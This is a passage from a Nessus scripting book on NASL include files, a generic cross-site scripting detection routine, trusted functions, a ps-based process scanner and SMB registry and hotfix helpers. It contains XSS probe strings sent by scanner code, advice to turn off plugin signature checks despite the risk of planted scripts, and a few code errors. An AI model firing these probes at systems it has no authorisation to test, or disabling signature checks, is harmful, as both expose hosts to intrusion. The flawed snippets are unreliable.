Much of the functionality used by tests such as SMB, SSH (Secure Shell), and extended HTTP (Hypertext Transfer Protocol) connectivity were written externally using include files. This is due to two main reasons. First, building them within Nesuss's NASL language implementation would require the user wanting to change the functionality of any of the extended function to recompile the Nessus NASL interpreter. On the other hand, providing them through external include files minimizes the memory footprint of tests that do not require the extended functionality provided by these files.

Include Files

As of April 2005, there were 38 include files. These include files provide functionality for:

- AIX, Debian, FreeBSD, HPUX, Mandrake, Red Hat, and Solaris local security patch conformance
- Account verification methods
- NASL debugging routines
- FTP, IMAP, Kerberos, NetOP, NFS, NNTP, POP3, SMB, SMTP, SSH, SSL, Telnet, and TFTP connectivity

- Extended HTTP (keep-alive, banners, etcetera)
- Cisco security compliance checks
- Nessus global settings
- Base64 encoding functions
- Miscellaneous related functions
- Test backporting-related functions
- Cryptographic-related functions
- NetOP connectivity
- Extended network functions
- Ping Pong denial-of-service testing functions
- Windows compliance testing functions

The aforementioned include files are very extensive and in most cases can provide any functionality your test would require. However, in some cases, new include files are needed, but before you start writing a new include file, you should understand the difference between an include file and a test. Once you understand this point, you can more easily decide whether a new include file is necessary or not.

Include files are portions of NASL code shared by one ore more tests, making it possible to not write the same code more than once. In addition, include files can be used to provide a single interface to a defined set of function calls. Unlike NASLs, include files do not include either a script_id or a description. Furthermore, they are not loaded until they are called through the include() directive, unlike NASLs, which are launched whenever the Nessus daemon is restarted.

In every occasion where a NASL calls upon the same include file, a copy of the include file is read from the disk and loaded into the memory. Once that NASL has exited and no other NASL is using the same include file, the include file is removed from the memory.

Before providing an example we will give some background on the include file we are going to build. One of the many tests Nessus does is to try to determine whether a certain server contains a server-side script, also known as CGI (Common Gateway Interface) and whether this script is vulnerable to cross-site scripting. More than two hundred tests do practically all the following steps with minor differences:

- Determine which ports support HTTP, such as Web traffic.
- Determine whether the port in question is still open.
- Depending on the type of server-side script, test whether it is supported. For example, for PHP (Hypertext Preprocessor)-based server-side scripts, determine whether the remote host supports PHP scripts.
- Determine whether the remote host is generically vulnerable to cross-site scripting; that is, any cross-site scripting attack would succeed regardless of whether the script exists or not on the remote host.
- Try a list of possible directories where the script might be found.
- Try a list of possible filenames for the script.
- Construct the attack vector using some injection script code, in most cases %3cscript%3ealert('foobar')%3c/script%3e.
- Try to use the attack vector on each of the directories and filename combination.
- Return success if <script>alert('foobar')</script> has been found.

The aforementioned steps are part of a classic include file; further parts of the aforementioned code are already provided inside include files (for example, the functionality of connecting to the remote host using keep-alive, determining whether the remote host supports PHP, and so on).

We can break the aforementioned steps into a single function and include it in an include file, and then modify any existing tests to use it instead of using their current code. We will start off with the original code:

```
#
# Script by Noam Rathaus of Beyond Security Ltd. <noamr@beyondsecurity.com>
include("http_func.inc");
include("http_keepalive.inc");

port = get_http_port(default:80);
```

```
if(!get_port_state(port))exit(0);
if(!can_host_php(port:port))exit(0);
if (get_kb_item(string("www/", port, "/generic_xss"))) exit(0);

function check(loc)
{
 req = http_get(item: string(loc,
"/calendar_scheduler.php?start=%22%3E%3Cscript%3Ealert(document.cookie)%3C/s
cript%3E"), port:port);

 r = http_keepalive_send_recv(port:port, data:req);

 if( r == NULL )exit(0);
 if('<script>alert(document.cookie)</script>"' >< r)
 {
  security_warning(port);
  exit(0);
 }
}

foreach dir (make_list("/phpbb", cgi_dirs()))
{
 check(loc:dir);
}
```

The script in the previous example can be easily converted to the following more generic code. The following parameters will hold the attack vector that we will use to detect the presence of the vulnerability:

```
attack_vector_encoded = "%3Cscript%3Ealert('foobar')%3C/script%3E";
attack_vector = "<script>alert('foobar')</script>";
```

The function we will construct will receive the values as parameters:

```
function test_xss(port, directory_list, filename, other_parameters,
inject_parameter)
{
```

As before, we will first determine whether the port is open:

```
 if(!get_port_state(port))exit(0);
```

Next, we will determine whether the server is prone to cross-site scripting, regardless of which CGI is attacked:

```
if(get_kb_item(string("www/", port, "/generic_xss"))) exit(0);
```

We will also determine whether it supports PHP if the filename provided ends with a PHP-related extension:

```
if (egrep(pattern:"(.php(3?))|(.phtml)$", string:filename, icase:1))
{
 if(!can_host_php(port:port))exit(0);
}
```

Next we will determine whether it supports ASP (Active Server Pages), if the filename provided ends with an ASP-related extension:

```
if (egrep(pattern:".asp(x?)$", string:filename, icase:1))
{
 if(!can_host_asp(port:port))exit(0);
}
```

Then for each of the directories provided in the directory_list parameter, we generate a request with the directory, filename, other_parameters, inject_parameter, and attack_vector_encoded:

```
 foreach directory (directory_list)
{
 req = http_get(item:string(directory, filename, "?", other_parameters, "&",
inject_parameter, "=", attack_vector_encoded), port:port);
```

We then send it off to the server and analyze the response. If the response includes the attack_vector, we return a warning; otherwise, we continue to the next directory:

```
res = http_keepalive_send_recv(port:port, data:req, bodyonly:1);
if( res == NULL ) exit(0);
if( egrep(pattern:attack_vector, string:res) ){
       security_warning(port);
       exit(0);
}
```

If we have called the aforementioned function test_xss and the file in which it is stored xss.inc, the original code will now look like:

```
 #
# Script by Noam Rathaus of Beyond Security Ltd. <noamr@beyondsecurity.com>
include("xss.inc");

port = get_kb_item("Services/www");
if(!port)port = 80;
```

The filename parameter will list the filename of the vulnerable script:

```
filename = "vulnerablescript.php";
```

This directory_list parameter will house a list of paths we will use as the location where the filename might be housed under:

```
directory_list = make_list( "/phpbb", cgi_dirs());
```

Under the other_parameters value we will store all the required name and value combinations that are not relevant to the attack:

```
other_parameters = "id=1&username=a";
```

Under the inject_parameter value, we will store the name of the vulnerable parameter:

```
inject_parameter = "password";
```

Finally, we will call up the new test_xss function:

```
test_xss(port, port, directory_list, filename, other_parameters,
inject_parameter);
```

Notes from the Underground…

Testing for Other Vulnerabilities

The code in the previous example verifies whether the remote host is vulnerable to cross-site scripting. The same code can be extended to test for other types of Web-based security vulnerabilities. For example, we can test for SQL injection vulnerabilities by modifying the tested attack_vector with an SQL injecting attack vector and modifying the tested response for SQL injected responses.

Repeating this procedure for more than 200 existing tests will reduce the tests' complexity to very few lines for each of them, not to mention that this will make the testing more standardized and easier to implement.

The GetFileVersion() function can either be placed in every NASL we want the improved version to be present at, or we can replace the original GetFileVersion() found in the smb_nt.inc include file. In the first case, one or more NASLs will use the new GetFileVersion() function, while in the second case, roughly 20 tests will use the new version, as they all include the same smb_nt.inc include file.

Extending the Capabilities of Tests Using the Nessus Knowledge Base

The Nessus daemon utilizes a database to store information that may be useful for one or more tests. This database is called the *knowledge base*. The knowledge base is a connected list-style database, where a *father* element has one or more *child* elements, which in turn may have additional child elements.

For example, some of the most commonly used knowledge base items are the SMB-related items, more specifically the registry-related SMB items. These are stored under the following hierarchy: SMB/Registry/HKLM/. Each item in this hierarchy will correspond to some part of the registry. For example, the registry location of HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC and the value of ImagePath are stored in the knowledge base under the SMB/Registry/HKLM/SYSTEM/CurrentControlSet/Services/W3SVC/ImagePath key.

Notes from the Underground…

Storing More of the Registry in the Knowledge Base

Some parts of the Windows registry are stored inside the Nessus knowledge base. While other parts of the registry are accessed by different NASLs tests, these repeated registry accesses are both bandwidth and time consuming.

Registry reading and storing should be done in one centralized NASL and latter accessed only through the knowledge base. As most of Nessus' current registry reading is done in smb_hotfixes.nasl, any additional registry reading and storing should be added in it.

The entire registry tree is not mapped to the knowledge base; rather, essential parts of it are mapped smb_hotfixes.nasl, which uses RPC-based functionality to access the registry and requires administrative privileges or equivalent on the remote machine.

Once the values are there, the majority of NASLs that require information from the registry no longer access the registry to determine whether the test is relevant or not; rather, they access the knowledge base.

A good example of a set of NASLs is the smb_nt_msXX-XXX.nasl tests. Each of these tests utilizes the functions provided by smb_hotfixes.inc to determine whether a hotfix and service pack were installed on the remote machine, and if not, report a vulnerability. The functionally provided by smb_hotfixes.inc enumerates beforehand all the installed hotfixes and service packs, and can perform a simple regular expression search on the knowledge base to determine whether the patch has been installed or not.

The same method of collaborating information between two NASLs, as in the case of smb_hotfixes.nasl and the different smb_nt_msXX-XXX.nasl, can be done by your own tests. One very relevant case is when a certain type of product is found to be present on the remote machine, and this information can be stored in the knowledge base with any other information such as the product's banner. Therefore, if in the future any additional tests require the same information, network traffic can be spared and the knowledge base can be queried instead.

Extending the Capabilities of Tests Using Process Launching and Results Analysis

Nessus 2.1.0 introduced a mechanism that allows certain scripts to run more sensitive functions that would allow such things as the retrieval of locally stored files, execution of arbitrary commands, and so on.

Because these functions can be used maliciously by a normal user through the Nessus daemon to gain elevated privileges on the host running Nessus, they have been restricted to those scripts that are trusted/authenticated. Each test that has a line that starts with #TRUSTED, which will be checked to determine whether it is actually tested by taking the string that follows the #TRUSTED mark and verifying the signature found there with the public key provided with each installation of Nessus. The public key is stored in a file called nessus_org.pem. The nessus_org.pem file holds just the RSA public key, which can be used to verify the authenticity of the scripts, but not the RSA private key, which can be used to sign additional scripts and make them authenticated.

As authenticated scripts can be used for numerous tasks that cannot be carried out unless they are authenticated, the only method to allow creation of additional authenticated scripts is by adding to the nessusd.conf file the directive nasl_no_signature_check with the value of **yes**.

The change to nessusd.conf allows the creation of authenticated scripts. However, an alternative such as replacing the public key can also be considered. In both cases either of the following two problems may arise: First, Nessus.org signed tests may be no longer usable until you re-sign them with your own public/private key combinations. Second, arbitrary scripts may have been planted in www.nessus.org's host by a malicious attacker who compromised the host. Such a malicious script would be blindly executed by the Nessus daemon and in turn could be used to cause harm to the host running Nessus or to the network upon which this test is being launched.

Even though the latter option is more dangerous, we believe it is easier to do and maintain because it requires a single change in the Nessus configuration file to enable, whereas the first option requires constant maintenance every time an authenticated script changes.

What Can We Do with TRUSTED Functions?

The script_get_preference_file_content function allows authenticated scripts to read files stored in the Nessus daemon's file system. This function is executed under root privileges and the user running the Nessus client doesn't have to be a root user, so this function has the potential to read files that might allow the user to compromise the machine. Thus, the function cannot be accessed by unauthenticated scripts.

The script_get_preference_file_location function allows authenticated scripts to retrieve a file's preference location from the user. This function by itself poses no security problem because it does nothing other than get the string of the filename. This function is used in conjunction with the script_get_preference_file_content function, which requires authentication, and thus, the script_get_preference_file_location function is deemed allowed by authenticated functions only.

Nessus uses the shared_socket_register, shared_socket_acquire, and shared_socket_release functions to allow different types of scripts to use the same existing socket for its ongoing communication. Unlike Nessus's keep-alive support, which isn't essential, the support for shared sockets is essential for such connections as SSH because repeatedly disconnecting from, reconnecting to, and authenticating with the SSH server would cause some stress to the SSH server and could potentially hinder the tests that rely on the results returned by the SSH connection.

The same_host function allows a script to compare two provided strings containing either a qualified hostname or a dotted IP (Internet Protocol) address. The same_host function determines whether they are the same by translating both strings to their dotted IP form and comparing them. The function has no use for normal tests, so you can't control the hostname or IP you test; rather, the test can test only a single IP address that it was launched against. This function has been made to require authentication, as it could be used to send packets to a third-party host using the DNS server.

pem_to and rsa_sign are two cryptographic functions that require authentication. The functions utilize the SSL library's PEM_read_bio_RSAPrivateKey/PEM_read_bio_DSAPrivateKey and RSA_sign functions, respectively. The first two functions allow for reading a PEM (Privacy Enhanced Mail) and extracting from inside of it the RSA private key or the DSA private key. The second function allows RSA to sign a provided block of data. These functions are required in the case where a public/private authentication mechanism is requested for the SSH traffic generated between the SSH client and SSH server.

The dsa_do_sign function utilizes the SSL's library DSA_do_verify function. The DSA_do_verify function confirms the validity of cryptographically signed content. The dsa_do_sign function is used by the ssh_func.inc include file to determine whether the traffic being received from the remote host is trustworthy. The same function is used in the dropbear_ssh.nasl test to determine the existence of a Dropbear SSH based Trojan as it has a special cryptographic signature.

The pread function allows NASL scripts to execute a command-line program and retrieve the standard output returned by the program. The aforementioned list of NASLs utilizes the function to execute the different programs and take the content returned by the pread function and analyze it for interesting results.

The find_in_path function allows Nessus to determine whether the program being requested for execution is in fact available; that is, in the path provided to the Nessus daemon for execution.

The get_tmp_dir function allows the NASL interpreter to determine which path on the remote host is used as a temporary storage location.

The fwrite, fread, unlink, file_stat, file_open, file_close, file_read, file_write, and file_seek functions allow the NASL scripts to perform local file manipulation, including writing, reading, deleting, checking the status of files, and jumping to a specific location inside a file.

Creating a TRUSTED Test

As a demonstration of how trusted tests can be used to build custom tests that can do more than just probe external ports for vulnerabilities, we have decided to build a ps scanner. For those who are not familiar with ps, it is a program that reports back to the user the status of the processes currently running on the machine.

If we take it a step further, by analyzing from a remote location the list retrieved using this command, an administrator can easily determine which hosts are currently running a certain process, such as tcpdump, Ethereal, or even Nessus, which in turn might be disallowed by the company policy.

To maintain simplicity we will explain how such a test is created that is only compatible with UNIX or more specifically with Linux's ps command-line program. The test can be easily extended to allow enumeration of running processes via a ps-like tool, such as PsList, which is available from www.sysinternals.com/ntw2k/freeware/pslist.shtml.

```
#
# This script was written by Noam Rathaus of Beyond Security Ltd.
<noamr@beyondsecurity.com>
#
# GPL
#
```

First we need to confirm that our NASL environment supports the function *pread*. If it does not, we need to exit, or any subsequent function calls will be useless, and might also cause false positives:

```
if ( ! defined_func("pread") ) exit(0);
```

We then define how our test is called, as well as its version and description. You might have noticed that the following code does not define a script_id(); this is intentional because only the maintainers of Nessus can provide you with a unique script_id number. However, if you do not provide this number, the Nessus daemon will refuse to load the script; instead the Nessus maintainers provide the code with a script_id that wouldn't be used by any future scripts, thus preventing collisions. For example, script_id 90001:

```
if(description)
{
 script_id();
 script_version ("1.0");
 name["english"] = "Ps 'scanner'";
 script_name(english:name["english"]);

 desc["english"] = "
This plug-in runs ps on the remote machine to retrieve a list of active
processes. You can also run a regular expression match on the results
retrieved to try and detect malicious or illegal programs.
See the section 'plugins options' to configure it.

Risk factor : None";
```

```
 script_description(english:desc["english"]);

 summary["english"] = "Find running processes with ps";
 script_summary(english:summary["english"]);

 script_category(ACT_SCANNER);

 script_copyright(english:"This script is Copyright (C) 2005 Noam Rathaus");
 family["english"] = "Misc.";
 script_family(english:family["english"]);
```

To provide an interface between the Nessus GUI (graphical user interface) and the test, we will tell the Nessus daemon that we are interested in users being able to configure one of my parameters, Alert if the following process names are found (regular expression), which in turn will make the Nessus GUI show an edit box configuration setting under the **Plugin Settings** tab:

```
 script_add_preference(name: "Alert if the following process names are found
(Regular expression)", type: "entry", value: ".*");
```

Our test requires two things to run—a live host and SSH connectivity, so we need to highlight that we are dependent on them by using the following dependency directive:

```
 script_dependencies("ping_host.nasl", "ssh_settings.nasl");
 exit(0);
}
```

The functions required to execute SSH-based commands can be found inside the ssh_func.inc file; therefore, we need to include them.

```
include("ssh_func.inc");

buf = "";
```

If we are running this test on the local machine, we can just run the command without having to establish an SSH connection. This has two advantages, the first making it very easy to debug the test we are about to write, and the second is that no SSH environment is required, thus we can save on computer and network resources.

```
if (islocalhost())
```

In those cases where we are running the test locally, we can call the *pread* function, which receives two parameters—the command being called and the list of arguments. UNIX's style of executing programs requires that the command being executed be provided as the first argument of the argument list:

```
buf = pread(cmd: "ps", argv: make_list("ps", "axje"));
```

Notes from the Underground…

Rogue Process Detection

Rogue processes such as backdoors or Trojan horses, have become the number one threat of today's corporate environment. However, executing the ps process might not be a good idea if the remote host has been compromised, as the values returned by the ps process might be incorrect or misleading.

A better approach would be to read the content of the /proc directory, which contains the raw data that is later processed and returned in nicer form by the ps program.

We need to remember that if we use the pread function to call a program that does not return, the function pread will not return either. Therefore, it is important to call the program with those parameters that will ensure the fastest possible execution time on the program.

A very good example of this is the time it takes to run the *netstat* command in comparison with running the command **netstat –n**. The directive -n instructs netstat not to resolve any of the IPs it has, thus cutting back on the time it takes the command to return.

If we are not running locally, we need to initiate the SSH environment. This is done by calling the function ssh_login_or_reuse_connection, which will use an existing SSH connection to carry on any command execution we desire. If that isn't possible, it will open a new connection and then carry on any command we desire.

```
else
{
 sock = ssh_login_or_reuse_connection();
 if (! sock)  exit(0);
```

Once the connection has been established, we can call the same command we just wrote for the local test, but we provide it via a different function, in this case the function ssh_cmd. This function receives three parameters—SSH socket, command to execute, and the time-out for the command. The last parameter is very important because tests that take too long to complete are stopped by the Nessus daemon. We want to prevent such cases by providing a timeout setting:

```
 buf = ssh_cmd(socket:sock, cmd:"ps axje", timeout:60);
```

Once the command has been sent and a response has been received or a timeout has occurred, we can close the SSH connection:

```
 ssh_close_connection();
```

If the ssh_cmd function returned nothing, we terminate the test:

```
 if (! buf) { display("could not send command\n"); exit(0); }
}
```

In most cases, buffers returned by command-line programs can be processed line by line; in the case of the ps command the same rule applies. This means that we can split our incoming buffer into lines by using the split function, which takes a buffer and breaks it down into an array of lines by making each entry in the array a single line received from the buffer:

```
lines = split(buf);
```

Using the max_index function, we can determine how many lines have been retrieved from the buffer we received:

```
n = max_index(lines);
```

If the number of lines is equal to zero, it means that there is a single line in the buffer, and we need to modify the value of n to compensate:

```
if (n == 0) n = 1;
```

We will use the **i** variable to count the number of lines we have processed so far:

```
i = 0;
```

Because some interaction with the Nessus daemon that will also trickle down to the Nessus GUI is always a good idea, we inform the GUI that we are going to start scanning the response we received to the ps command by issuing the scanner_status function. The scanner_status function receives two parameters: first, a number smaller than or equal to the total number stating what is the current status and second, another number stating the total that we will reach. Because we just started, we will tell the Nessus daemon that we are at position 0 and we have n entries to go:

```
scanner_status(current: 0, total: n);
```

The matched parameter will store all the ps lines that have matched the user provided regular expression string:

```
matched = "";
```

The script_get_preference will return the regular expression requested by the user that will be matched against the buffer returned by the ps command. The default value provided for this entry, `.*`, will match all lines in the buffer:

```
check = script_get_preference("Alert if the following process names are
found (Regular expression)");

foreach line (lines)
{
 #         1         2         3         4         5         6         7
 #01234567890123456789012345678901234567890123456789012345678901234567890
 # 12345 12345 12345 12345 12345678 12345 123456 123 123456 ...
 #  PPID   PID  PGID   SID TTY      TPGID STAT   UID   TIME COMMAND
 #     0     1     0     0 ?           -1 S        0   0:05 init [2]
 # 22935 22936 11983 24059 pts/132  24564 S        0   0:00 /bin/bash
/etc/init.d/xprint restart
 #     3 14751     0     0 ?           -1 S        0   0:00 [pdflush]

 if (debug) display("line: ", line, "\n");
```

As the ps command returns values in predefined locations, we will utilize the substr function to retrieve the content found in each of the positions:

```
 PPID = substr(line, 0, 4);
 PID = substr(line, 5, 10);
 PGID = substr(line, 11, 16);
 SID = substr(line, 17, 22);
 TTY = substr(line, 24, 31);
 TPGID = substr(line, 33, 37);
 STAT = substr(line, 39, 44);
 UID = substr(line, 46, 48);
 TIME = substr(line, 50, 55);

 left = strlen(line)-2;
 COMMAND = substr(line, 57, left);

 if (debug) display("PPID: [", PPID, "], PID: [", PID, "] PGID: [", PGID, "]
SID: [", SID, "] TTY: [", TTY, "]\n");
 if (debug) display("COMMAND: [", COMMAND, "]\n");
```

Once we have all the data, we can execute the regular expression:

```
 v = eregmatch(pattern:check, string:COMMAND);
```

Next we test whether it has matched anything:

```
 if (!isnull(v))
 {
```

If it has matched, append the content of the COMMAND variable to our matched variable:

```
  matched = string(matched, "cmd: ", COMMAND, "\n");
  if (debug) display("Yurika on:\n", COMMAND, "\n");
 }
```

Notes from the Underground…

Advance Rogue Process Detection

The sample code can be easily extended to include the execution of such programs as md5sum, a program that returns the MD5 value of the remote file, to better determine whether a certain program is allowed to be executed. This is especially true for those cases where a user knows you are looking for a certain program's name and might try to hide it by changing the file's name. Conversely, the user might be unintentionally using a suspicious program name that is falsely detected.

As before, to make the test nicer looking, we will increment the i counter by one, and update location using the scanner_status function:

```
 scanner_status(current: i++, total: n);
}
```

If we have matched at least one line, we will return it using the security_note function:

```
if (matched)
{
 security_note(port:0, data:matched);
}
```

Once we have completed running the test, we can inform the GUI that we are done by moving the location to the end using the following line:

```
scanner_status(current: n, total: n);
exit(0);
```

Summary

You have learned how to extend the NASL language and the Nessus environment to support more advance functionality. You have also learned how to use the knowledge base to improve both the accuracy of tests and the time they take to return whether a remote host is vulnerable or not. You also now know how to create advanced tests that utilize advanced Nessus functions, such as those that allow the execution of processes on a remote host, and how to gather the results returned by those processes.

Chapter 11

Understanding the Extended Capabilities of the Nessus Environment

Core Technologies and Open Source Tools in this chapter:

- Windows Testing Functionality Provided by the smb_nt.inc Include File
- Windows Testing Functionality Provided by the smb_hotfixes.inc Include File
- UNIX Testing Functionality Provided by the Local Testing Include Files

Introduction

Some of the more advanced functions that Nessus' include files provide allow a user to write more than just banner comparison or service detection tests; they also allow users to very easily utilize Windows' internal functions to determine whether a certain Windows service pack or hotfix has been installed on a remote machine, or even whether a certain UNIX patch has been installed.

This chapter covers Nessus' include files implementation of the SMB (Server Message Block) protocol, followed by Nessus' include files implementation of Windows-related hotfix and service pack verification. This chapter also addresses how a similar kind of hotfix and service pack verification can be done for different UNIX flavors by utilizing the relevant include files.

Windows Testing Functionality Provided by the smb_nt.inc Include File

Nessus can connect to a remote Windows machine by utilizing Microsoft's SMB protocol. Once SMB connectivity has been established, many types of functionality can be implemented, including the ability to query the remote host's service list, connect to file shares and open files that reside under it, access the remote host's registry, and determine user and group lists.

Notes from the Underground…

SMB Protocol Description

SMB (Server Message Block), aka CIFS (Common Internet File System), is an intricate protocol used for sharing files, printers, and general-purpose communications via pipes. Contrary to popular belief, Microsoft did not create SMB; rather, in 1985 IBM published the earliest paper describing the SMB protocol. Back then, the SMB protocol was referred to as the IBM PC Network SMB Protocol. Microsoft adopted the protocol later and extended it to what it looks like today. You can learn more on the SMB protocol and its history at http://samba.anu.edu.au/cifs/docs/what-is-smb.html.

In the following list of all the different functions provided by the smb_nt.inc file, some of the functions replace or provide a wrapper to the functions found in smb_nt.inc:

- **kb_smb_name** Returns the SMB hostname stored in the knowledge base; if none is defined, the IP (Internet Protocol) address of the machine is returned.
- **kb_smb_domain** Returns the SMB domain name stored in the knowledge base.
- **kb_smb_login** Returns the SMB username stored in the knowledge base.
- **kb_smb_password** Returns the SMB password stored in the knowledge base.
- **kb_smb_transport** Returns the port on the remote host that supports SMB traffic (either 139 or 445).
- **unicode** Converts a provided string to its unicode representation by appending for each of the provided characters in the original string a NULL character.

The following functions do not require any kind of initialization before being called. They take care of opening a socket to port 139 or 445 and logging in to the remote server. The registry functions automatically connect to \winreg and open HKLM, whereas smb_file_read() connects to the appropriate share to read the files.

- **registry_key_exists** Returns if the provided key is found under the HKEY_LOCAL_MACHINE registry hive. For example: if (registry_key_exists(key:"SOFTWARE\Microsoft")).
- **registry_get_sz** Returns the value of the item found under the HKEY_LOCAL_MACHINE registry hive. For example, the following will return the CSDVersion item's value found under the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion registyr location:

```
 service_pack = registry_get_sz(key:"SOFTWARE\Microsoft\Windows
NT\CurrentVersion", item:"CSDVersion");
```

- **smb_file_read** Returns the *n* number of bytes found at the specified offset of the provided filename. For example, the following will return the first 4096 bytes of the boot.ini file:

```
data = smb_file_read(file:"C:\boot.ini", offset:0, count:4096);
```

To use the following lower-level functions, you need to set up a socket to the appropriate host and log in to the remote host:

- **smb_session_request** Returns a session object when it is provided with a socket and a NetBIOS name. The smb_session_request function sends a NetBIOS SESSION REQUEST message to the remote host. The NetBIOS name is stored in the Nessus knowledge base and can be retrieve by issuing a call to the kb_smb_name() function. The function also receives an optional argument called *transport*, which defines the port that the socket is connected to. If the socket is connected to port 445, then this function does nothing. If it's connected to port 139, a NetBIOS message is sent and this function returns an unparsed message from the remote host.
- **smb_neg_prot** Returns the negotiated response when it is provided with a socket. This function negotiates an authentication protocol with the remote host and returns a blob to be used with smb_session_setup() or NULL upon failure.
- **smb_session_setup** Returns a session object when it is provided with a socket, login name, login password, and the object returned by the smb_neg_prot. This function logs to the remote host and returns NULL upon failure (could not log in) or a blob to be used with session_extract_uid().
- **session_extract_uid** Returns the UID (user identifier) from the session object response. This function extracts the UID sent by the remote server after a successful login. The UID is needed in all the subsequent SMB functions.
- **smb_tconx** Returns a session context when it is provided with a socket, NetBIOS name, unique identifier, and a share name. This function can be used to connect to IPC$ (Inter Process Connection) or to any physical share on the remote host. It returns a blob to use

with smb_tconx_extract_tid() upon success or NULL if it's not possible to connect to the remote share. For example, the following line will try to connect to the remote host's IPC$:

```
if ( smb_tconx(soc:socket, name:kb_smb_name(), uid:my_uid,
share:"IPC$") == NULL ) exit(0);
```

- **smb_tconx_extract_tid** Returns the TID (tree id) from the session context reply.
- **smbntcreatex** Returns the session context when it is provided with a socket, user id, tree id, and name. This function connects to a named pipe (such as \winreg). It returns NULL on failure or a blob suitable to be used by smbntcreatex_extract_pipe().
- **smbntcreatex_extract_pipe** Returns the pipe id from the session context returned by smbntcreatex().
- **pipe_accessible_registry** Returns either NULL if it has failed or non-NULL if it has succeeded in connecting to the pipe when it is provided with a socket, user id, tree id, and pipe name. This function binds to the winreg MSRPC service and returns NULL if binding failed, or non-null if you could connect to the service successfully.
- **registry_open_hklm, registry_open_hkcu, registry_open_hkcr** Returns the equivalent to the MSDN's RegConnectRegistry() when its provided with a socket, user id, tree id, and a pipe name. The return value is suitable to be used by registry_get_key().
- **registry_get_key** Returns the MSDN's RegOpenKey() when it is provided with a socket, user id, tree id, pipe name, key name, and the response returned by one of the registry_open_hk* functions. The return value is suitable to be used by registry_get_key_item*() functions.
- **registry_get_item_sz** Returns the string object found under the provided registry key when it is provided with a socket, user id, tree id, pipe name, item name, and the response returned by the registry_get_key function. The return value needs to be processed by the registry_decode_sz() function.

- **registry_decode_sz** Returns the string content when it is provided with the reply returned by the registry_get_item_sz function.

The following functions are not used in any script, but could be useful to clean up a computer filled with spyware:

- **registry_delete_key** Deletes the specified registry key when it is provided with a socket, user id, pipe name, key name, and the response returned by the registry_open_hk* functions.
- **registry_delete_value** Deletes the specified registry key value when it is provided with a socket, user id, pipe name, key name, the response returned by the registry_open_hk* functions, and the name of the value to delete.
- **registry_shutdown** This function will cause the remote computer to shutdown or restart after the specified timeout. Before the actual shutdown process starts, a message will be displayed, when it is provided with a socket, user id, tree id, pipe name, message to display, timeout in seconds, whether to reboot or shutdown, and whether to close all the applications properly.

The following example shows how to determine whether the remote host's Norton Antivirus service is installed and whether it is running. If Norton Antivirus is not running, the example shows how to start it by utilizing the Microsoft Windows service control manager.

To determine whether the remote host has Norton AntiVirus or Symantec AntiVirus installed, first run the smb_enum_services.nasl test, which will return a list of all the services available on the remote host. Next, accommodate the required dependencies for smb_enum_services.nasl (netbios_name_get.nasl, smb_login.nasl, cifs445.nasl, find_service.nes, and logins.nasl). Next, get the value stored in the knowledge base item called SMB/svcs; this knowledge base item holds a list of all the services that are present on the remote host.You do this by using the following code:

```
service_present = 0;
services = get_kb_item("SMB/svcs");
if(services)
{
 if("[Norton AntiVirus Server]" >!< services || "[Symantec AntiVirus
Server]" >!< services)
 {
  service_present = 1;
 }
}
```

Windows Testing Functionality Provided by the smb_hotfixes.inc Include File

If the remote host's registry has been allowed access from a remote location, Nessus can gather information from it and store it in the knowledge base. Once the information is in the knowledge base, different types of tests can be created. The most common tests are service pack and hotfix presence verification.

All of the following functions work only if the remote host's registry has been enumerated. If the registry hasn't been enumerated, version-returning functions will return NULL, while product installation-checking functions will return *minus one* (-1) as the result. Furthermore, because registry enumeration relies on the ability to successfully launch the smb_hotfixes.nasl test, it has to be provided as a dependency to tests you write using any of the following functions:

- **hotfix_check_exchange_installed** This function returns the version of the Exchange Server if one has been installed on the remote host.
- **hotfix_data_access_version** This function returns the version of the Access program if one has been installed on the remote host.
- **hotfix_check_office_version** This function returns the version of the remote host's Office installation. To determine the version, one of the following programs must be installed on the remote host: Outlook, Word, Excel, or PowerPoint.
- **hotfix_check_word_version, hotfix_check_excel_version, hotfix_check_powerpoint_version, hotfix_check_outlook_version** These functions return the version of the Word, Excel,

PowerPoint, or Outlook program if one has been installed on the remote host.

- **hotfix_check_works_installed** This function returns the version of the MS Works program if one has been installed on the remote host.
- **hotfix_check_iis_installed** This function returns either the value of *one* or *zero* depending on whether the remote host has IIS (Internet Information Server) installed or not.
- **hotfix_check_wins_installed, hotfix_check_dhcpserver_installed** These functions return either the value of *one* or *minus one* depending on whether the remote host has the WINS (Windows Internet Naming Service) server or DCHP (Dynamic Host Control Protocol) server present or not.
- **hotfix_check_nt_server** This function returns either *zero* or *one* depending on whether the remote host is a Windows NT server or not.
- **hotfix_check_domain_controler** This function returns either *zero* or *one* depending on whether the remote host is a Windows Domain Controller or not.
- **hotfix_get_programfilesdir** This function returns the location of the Program Files directory on the remote host.
- **hotfix_get_commonfilesdir** This function returns the location of the Common Files directory on the remote host.
- **hotfix_get_systemroot** This function returns the location of the System Root directory on the remote host.
- **hotfix_check_sp** This function verifies whether a certain service pack has been installed on the remote host.The function uses the provided services pack levels to verify whether the remote host is running the specified product type and whether the remote host has the appropriate service pack installed.The function returns *minus one* if the registry hasn't been enumerated, *zero* if the requested service pack level has been properly installed, and *one* if the requested service pack level hasn't been installed.

- **hotfix_missing** This function verifies whether a certain hotfix has been installed on the remote host. The function returns *minus one* if the registry hasn't been enumerated, *zero* if the requested hotfix has been properly installed, and *one* if the requested hotfix hasn't been installed.

Notes from the Underground…

Registry Keys Stored in the Knowledge Base

The functions provided by the smb_hotfixes.inc include file all return values stored in the registry. By extending the amount of information Nessus holds in its knowledge base, you can speed up the scanning process. One example of doing this would be to include information about whether the ISA (Internet Security and Acceleration) server is installed on the remote server, what version is installed, and if any service packs/feature packs are installed for it. As of the writing of this book, seven tests can verify if the ISA server is installed on a remote server. Because all these tests call cached registry items, the time it takes to verify whether the remote host is vulnerable is negligible to reconnecting to the remote host's registry and pulling the required registry keys seven times.

For example, Microsoft has recently released an advisory called *Vulnerability in Web View Could Allow Remote Code Execution*. The vulnerability described in this advisory affects Windows 2000, Windows 98, Windows 98SE, and Windows ME. As you will see later in this chapter, it is fairly easy to add a registry-based test for the aforementioned security advisory's hotfix presence and to inform the user if it is in fact not present on the remote host.

Currently, Nessus supports security testing for only Windows NT, 2000, 2003, and XP. Moreover, as stated in the advisory, once Service Pack 5 is installed on the remote host, the Windows 2000 installation will be immune.

